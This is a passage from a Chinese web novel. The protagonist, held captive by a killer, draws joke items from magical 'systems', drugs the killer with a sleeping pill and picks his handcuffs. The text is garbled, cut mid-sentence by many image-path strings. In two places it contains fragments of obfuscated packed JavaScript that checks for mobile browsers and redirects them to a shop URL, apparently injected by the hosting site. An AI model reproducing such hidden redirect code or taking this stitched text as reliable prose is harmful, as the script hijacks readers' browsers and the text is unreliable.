然后对方在医院行动没成功,又因为他在楼梯间里说的那些话,对方找到了他家里来。 真想给自己来上一耳光。 就你长了嘴。 不过比起自己嘴,郝运觉得还是他的体质问题更大,所以也不是真心怪自己。 内耗不了半点。 郝运在脑海狂喊几个系统“起床”:【快去看看家里有没有藏了人,藏哪了?】 同时,他思考着,如果他现在转头就开门往外跑,把那个杀手反锁在家里的可能性有多大。 他相信自己的脑子计算出来的结果,但是他不相信他的运气。 他的人生验证了,再完美的计划都抵不过各种突发的意外。 倒霉的人生,没有丝毫侥幸,所以,只能正面硬上了? 郝运脑海里浮现“拼了”二字时,盲盒系统突然飞到他的视线正中央,说:“【宿主,你是不是忘了,你还有三次免费的抽盲盒机会?我说了,盲盒的世界,什么都可能抽到,你不试试吗?也许你能抽到一把来自未来世界的激光武器?或者来自修仙世界的护身法宝?】” 郝运:不敢想,完全不敢想,他真要抽到了这些玩意,他怀疑家里进的就不是杀手,而是异形。 他的理智很理智,但是他的身体却很诚实。 【来来来,快,抓紧时间抽。】 盲盒的精英中年男形象立即抬手在半空中打了个响指,无数个10cmx10cm大小,系着红色蝴蝶结、五颜六色的正方体小礼盒,随着它的动作出现在郝运面前。 它们没有规律地旋转着,在郝运面前展示着自己,仿佛像是在说:“抽我抽我抽我!” 除了颜色,完全没有任何区别。 郝运一时间不知道该怎么下手,盲盒系统好心解释:【这些盒子的颜色不代表任何意义,盒子只是容器,一切都是随机的。】 好吧,那就真没什么好选的了。 郝运看到某个盒子经过自己的视线,他觉得粉红色的还挺好看,作为猛男必选色,就选它了。 盲盒系统:【恭喜宿主获得盲盒x1。】 那个盒子被郝运拿到手里,在盲盒系统的示意下,他伸手打开盖子。 就像是一个普通的小礼盒,不费半点劲就开了。 盒子打开的瞬间,化作轻烟消散,而盒子里的东西,也轻飘飘落到了郝运的手上。 盲盒系统:【让我看看这是什么……咳,咳咳咳……】 在郝运不太好的预感里,它终于吐出了新手礼包抽取到的东西—— 【恭喜宿主抽到大渊王朝礼部黄侍郎家二姑娘的裹脚布x1】 郝运:“……” 一把就把手收了回去,那条裹脚布轻飘飘落到了地上。 精英中年男人努力收敛表情,说:“【宿主,你还有两次机会,再抽,你不可能只抽到垃圾。】” 郝运想说,他除了垃圾不可能抽到别的东西。 但,在系统不停用激光开口和护身法宝的诱惑下,他想着家里可能还藏了个身负五条人命的职业杀手,还是下手抽了第二个盲盒。 这回他挑了个黑色的小盒子。 主打一个沉稳色。 盒子打开后消散,眼熟的长条状、白色布料再次落下。 这次郝运的手直接就背到了身后,耳朵里听着系统着干巴巴地说:【恭喜宿主再次抽到大渊王朝礼部黄侍郎家二姑娘的裹脚布x1,你已经凑成一对了,你知道这里有多少盲盒吗?两把凑成对,这实在是太难得了。】 郝运果断人工屏蔽了这个破系统。 这份难得谁要谁拿去,他又不是变态,要人家姑娘的裹脚布干什么! 也是急昏头了,郝运被自己在这种关键时候竟然指望运气能帮上忙的行为给逗乐了。 拒绝黄赌毒,需要时刻紧记。 盲盒却伸着“尔康手”:【宿主别急,你还有最后一次机会!你肯定能抽到好东西!】 而其他几个系统也充当“先锋官”回来了,主要是吃瓜系统叫得最响亮:【宿主宿主,我找到人了,医院见过那个鸭舌帽就躲在卫生间的门后边!】 郝运再不犹豫,他人在玄关,手机在口袋,也不用拿钥匙开门就准备跑。 他都想好了,他也不求把杀手反锁在家里,他家外层那道老式防盗门,用的钥匙还是十字型的,平时要对上都得花上几秒的时间,这会儿天黑,又着急,加上他那破运气,锁门简直是生怕对方追不上自己。 所以,他什么也不管,出去了就跑。 小区门口有保安,他可以大喊救命,他手上还有手机,能边跑边打110报警。 他就不信这杀手敢上街追他,更不相信他手上有枪,能一枪崩了他。 一切想得很美好,然而一切止于第一步。 开门。 已经用了二十几年的老式玄关门就没有换过,哪天也没有出问题,就在这个时候,它突然坏了! 郝运一按门把手就感觉不对劲,有一种很生涩卡顿的感觉,他手上用力,门把手却按不到底,就差那么一点点,门锁愣是卡住了拉不开。 【宿主快啊,那个杀手从卫生间出来。】35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17375009|200054||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' p> 【他出来了出来了!】 【到客厅了!】 【完了完了,离你就两三米了!】 几个系统随着杀手的逼近,连连后退,最后全踩到了郝运脑袋上,抱着他的头发、耳朵叫成一团。 也不知道它们在怕个什么。 天要亡我! 郝运急出一身汗,手上拼尽全力一扯,也不知道哪里“嘣”了一声,门还是没开,他细一看,门把手那一块与门板之间掀开了一道小口子。 这样了门都没打开。 郝运心里浮上两个字“完了”,果然,他身后那位鸭舌帽杀手的声音应声响起。 “别动,把手举起来……你是怎么发现我在屋里的?” 不用提醒,郝运都是不敢动的,听话举手。 后腰都被刀尖尖顶上了,他可不想步上小虞总的后尘,人家运气好能活,他运气差必死无疑。 几个系统又开始改了内容叫换—— 【啊啊啊这难道是吃瓜人的终极命运吗?最后吃到自己被凶杀的大瓜?】 【这么死也太丑了,我不要有一个死得这么难看的宿主啊。】 【呜呜呜宿主你就说后悔不后悔吧,你都没生99宝就要嘎了,不然和这个杀手大叔生一个吧?】 …… 郝运决定回头一定要好好教育一下这个生子系统的“生子脑”,比恋爱脑还要不得。 他将注意力放到杀手身上,他格外乖巧配合,人家问什么,他就答什么。 “大叔,你碰到我家急救箱了吧?它原来没在那位置。” 鸭舌帽视线往玄关的柜子上瞥了一眼,他刚才好像是不小心碰到了什么,不过听着人回来的动静,他急着躲起来,也没顾上细看。 郝运事到如今反而淡定了,说:“大叔,你来找我是因为缺一个和虞家的联系人吧?我就知道五百万的生意没人会愿意放弃,小虞总家是真有钱,他这次被害这么惨,肯定很想抓到幕后想要害他的真凶。” 鸭舌帽也不否认,还哑着声音夸了他一句:“你挺聪明。” 郝运连说“没有”,身体却是半点都不敢动,生怕出点什么意外。 他说:“大叔,小虞总已经被救回来了,所以,你的问题其实不大,小虞总那边也分得清谁才是真对他动杀心的人,大叔你就是个工具,不是你,真凶也会找别人不是吗?你告诉虞家谁是买凶的人,这恩怨也就抵过了,再从虞家这边拿点钱,换个没人认识的地方好好生活,多好。” 鸭舌帽没有反驳他的话,用刀尖戳了戳郝运的后背,说:“把手机扔地上,身上衣服都脱了。” 那尖锐的刀尖冰冷冷的,叫郝运整个后腰的肌肉皮肤瞬间收紧,后脖颈都炸了毛。 但是,他猜对了,对方找上门果然不是为了灭口,而是为了求财。 求虞家的财。 小命暂时能留住了。 郝运顺从地将手机从口袋里摸出来,利落扔地上,然后开始扒自己衣服。 外套,T恤,鞋子,裤子……最后只剩下一条大红内裤和一双大红袜子。 10. 第 10 章 郝运再脱那就光了,他觉得对方是杀手,而不是“变态”杀手。 “……这样可以了吧?” 开口询问的一瞬间,他犹豫了一下,把称呼给去掉了,不然实在感觉有点奇怪。 鸭舌帽本来打算是连裤衩子都不给人留的,让人光屁股不是他的爱好,而是防止人逃跑。 但转念一想,年轻人脸皮薄,他还要让人给自己干活,不能把事情做绝了。 “去那边待着。” 杀手伸手一指,让郝运去跑步机边上待着。 郝运半点不反抗,直接走了过去,没有任何多余动作,生怕引起不必要的误会。 “这儿吗?” 他到了地方,还特别认真地问了一句。 鸭舌帽跟着走过来,他伸手从后边裤子口袋一摸,就拿出了一副手铐。 一个杀人犯,竟然用手铐? 这对吗?! 郝运都不用人说,主动伸出双手配合被铐,眼看着两人关系似乎“缓和”了,他试探着提要求:“大叔,我一晚上就吃了两个包子,太饿了,能让我弄点东西吃吗?” 这个要求提得看似十分合理,人是铁饭是钢,一顿不吃饿得慌。 这都在自己家里了,要求吃点自家的饭怎么了。 而且,郝运还十分客气,自己吃也不忘招待客人:“大叔,你要是饿了,我也可以顺带给你做一份,我一个人住,做饭手艺虽然算不上好,但也还能凑活。” 鸭舌帽手上动作停住,盯着人看了有半分钟,把人看得快缩成一个球,他的视线才在101室的屋里找了一圈,最后在阳台的窗口处看到了盘绕整齐的逃生绳。 他走过去拿了,将一头系在郝运的脚脖子上,一头拽在他手里。 “去弄吧。” 鸭舌帽用下巴示意郝运可以去厨房了,他有把握,要是郝运敢耍什么花招,他能通过手上的绳子直接将人拽倒。 终于得了允许,郝运松了一口气,还是缩着肩膀跟个受惊的鹌鹑似的,过去开冰箱门,从冰冻区拿了一堆火锅料,牛肉丸、牛肉卷、蟹□□,又从保鲜区拿了小葱、鸡蛋,和之前吃剩下的半颗娃娃菜。 他一锅全煮了,很快泡面那霸道的香气塞满了整个房间,在无处可去后,开始无孔不入,拼命往人的鼻孔里钻。 郝运脚上拴着绳子,身上只剩一条内裤勉强遮羞,不远处还有一个“牢头”兼“刽子手”盯着他,太过紧张以至于忘了开油烟机也似乎挺正常。 等到豪华版泡面上桌,满满一大盆,香辣味扑面,红油引人食欲。 郝运也不再客气问人吃不吃,直接用筷子挑了一筷子,用嘴吹凉一点,然后一口进嘴,慢慢嗦进嘴里,不说色香味俱全,但在凌晨的时间点,这一口简直堪比人间美味。 除了他嗦面时顺嘴把汤汁全过滤过这个动作有点不太美观。 郝运干什么都是不急不缓,吃面也是,等他有滋有味吃到第三口,鸭舌帽走了过来,示意他站起来。 “再去煮一碗。” 郝运:“……哦。” 刚问了说不吃,现在看他吃得香,又要吃了,这什么人啊。 他用表情嘟嘟囔囔,骂骂咧咧,然后窝窝囊囊又走去开冰箱。 然而鸭舌帽并没有等他再做新的上来,直接坐到郝运先前坐的位子上,就着郝运吃过的那一碗,开吃。 听到稀里哗啦的吃面声,郝运回头,一脸欲言又止:“不是,那……我都吃过了……” 算了算了,俘虏没有话语权,被当成试毒的小太监使,他也没办法。 郝运又煮了一碗面,这一次,他记起了开油烟机。 做面,吃面,洗碗,收拾灶台,郝运准备把全套流程都来一遍,鸭舌帽看得昏昏欲睡。 “去那边。” 他实在忍不了,在郝运双手挤满了泡沫时,扯了一把绳子,差点让他在洗理台上磕碎下巴。催着郝运回到跑步机前,鸭舌帽将他往侧边的支架杆子上一扣。 这个角度,郝运要不想弯腰就只能蹲下。 “叔,我今晚就睡这儿吗?那麻烦你给我拿条被子吧,这地砖太凉了,不太好躺。” 已是春末时分,但晚上还是凉。 鸭舌帽进到卧室,随手扯了床上的被子回来扔给郝运,又去把扔在玄关处的手机捡了,把郝运活动范围内能够到的所有东西都清了一遍。 困极的鸭舌帽终于在郝运家客厅的沙发上躺下,他衣服鞋子都没脱就那么睡了。 卧室的床上只有一条被子,已经给了郝运,他也不讲究,拿了床上的垫被出来,往身上一盖。 没一会儿,他的呼吸就变得平稳且缓慢。 先一步抱着被子躺倒在地板上的郝运则轻轻睁开了眼睛。 “咳!” 他故意发出一点动静。 沙发上的人一动没动,似乎根本没有察觉这点声音。 隔一会儿,郝运又“咳咳”两声,隔一会儿,声音再起,跟个忘了静音的企鹅软件似的。 听得人越来越烦躁。 但沙发上的人愣是没有一点反应,感觉是睡熟了,魔音入不了耳。 郝运就这么睁着眼睛躺着,一动不动,一直过了将近一个小时,到了天亮前最黑暗的时刻。 也是人刚入睡后,睡得最沉的时段,他如幽灵一样坐了起来。 全靠腰部力量,平地直起。 看着实在有点惊悚。 【你确定,你给我的药有用?】 郝运此时正在脑海里和变美系统确认。 雌雄莫辨的古装美人翻了他一个白眼:【系统出品,你竟然敢怀疑,说了一吃就睡,那就是肯定睡着了。】 这说的是郝运得到的三个新手礼包之一,来自于变美系统的“晚上一吃就睡早睡丸”。 抽盲盒尽抽人家闺阁小姐的裹脚布了,郝运实在没辙之下,灵机一动,想到自己还有药。 于是,一向养生的他煮了一碗 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17375010|200054||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 味最大的泡面。 感谢李原,这泡面还是他上次带过来没吃掉留下的……他这次要能顺利脱险,等他签到得一个亿,他一定送人一半当谢礼。 变美系统见郝运还在怀疑它的药,实在忍不住气:【你在那碗里放了三颗的量,就是大象也被你药倒了,何况区区一个普通人类。】 特别是他怕人不喝汤,就差把泡面做成干挑面,那杀手半点不讲究,全给吃了个干净。 郝运盯着沙发的方向仔细看。 屋里的灯没关,照理人在这样的环境里应该睡不沉。 但躺在沙发上的人睡得异于常态,甚至开始打起了小呼噜。 不管怎样,总得自救,不然等人真拿到了钱,他这个作为看到凶手真面目的人,不被灭口的可能性有点低。 对方可是手上有五条人命的主啊。 郝运先解脚上的绳子,鸭舌帽打的死结,不过这难不倒郝运,他用手捏着绳子的两边,双手反方向用力拧,把软软的绳子拧得硬邦邦的,然后往结的方向推,眨眼间就解开了。 比较麻烦的是手铐。 郝运再能耐,平时也接触不到如何解手铐这种知识点,不过,他不会,有人……有系统会。 他看向完美犯罪系统:【这位专业的系统,你不会连这种最基础的技能都没有吧?】 阴湿小哥给了他一个眼神:【别以为我看不出来你是在用激将法。】 它伸手一点,一根小铁丝凭空掉落到郝运的手上,然后它甩了一个视频在他面前。 【学吧,这是最基础且是一名优秀犯罪者的必备技能。】 郝运运气不怎么样,但是学习和动手能力十分不错。 十分钟后,手铐被他捅开了。 